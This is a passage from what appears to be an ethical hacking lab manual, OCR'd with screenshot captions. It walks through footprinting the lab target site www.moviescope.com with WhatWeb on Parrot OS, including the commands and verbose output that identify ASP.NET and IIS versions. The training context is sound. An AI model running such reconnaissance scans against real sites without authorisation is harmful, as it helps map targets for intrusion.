
3. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

> Note: The password that you type will not be visible.

4. Now, type **cd** and press **Enter** to jump to the root directory.




5. In the **Terminal** window, type **whatweb** and press **Enter**. It displays a list of the commands available with WhatWeb.



6. Now, type **whatweb [Target Web Application]** (here, the target web application is **www.moviescope.com**) and press **Enter** to perform website footprinting on the target website.

7. The result appears, displaying the **MovieScope** website infrastructure, as shown in the screenshot.



8. In the terminal, type **whatweb -v [Target Web Application]** (here, the target web application is **www.moviescope.com**) and press **Enter** to run a verbosity scan on the target website.

9. The result appears, displaying a detailed report on the target website such as its IP address, plugin information, and HTTP header information, as shown in the screenshot.

Applications Places System Tue Apr 19, 01:53

whatweb -v www.moviescope.com - Parrot Terminal

File Edit View Search Terminal Help

```
┌──[root@parrot]─[~]
└─── #whatweb -v www.moviescope.com
WhatWeb report for http://www.moviescope.com
Status    : 200 OK
Title     : Login - MovieScope
IP        : 10.10.1.19
Country   : RESERVED, ZZ

Summary   : ASP_NET[4.0.30319], HTTPServer[Microsoft-IIS/10.0], Meta-Author[EC-Council], Microsoft-II
S[10.0], Modernizr, PasswordField[txtpwd], Script, X-Powered-By[ASP.NET]

Detected Plugins:
[ ASP_NET ]
        ASP.NET is a free web framework that enables great Web
        applications. Used by millions of developers, it runs some
        of the biggest sites in the world.

        Version      : 4.0.30319 (from X-AspNet-Version HTTP header)
        Google Dorks: (2)
        Website     : https://www.asp.net/

[ HTTPServer ]
        HTTP server header string. This plugin also attempts to
        identify the operating system from the server header.

        String       : Microsoft-IIS/10.0 (from server string)

[ Meta-Author ]
        This plugin retrieves the author name from the meta name
        tag - info:
```

Menu whatweb -v www.movi...


Applications Places System Tue Apr 19, 01:54

whatweb -v www.moviescope.com - Parrot Terminal

File Edit View Search Terminal Help

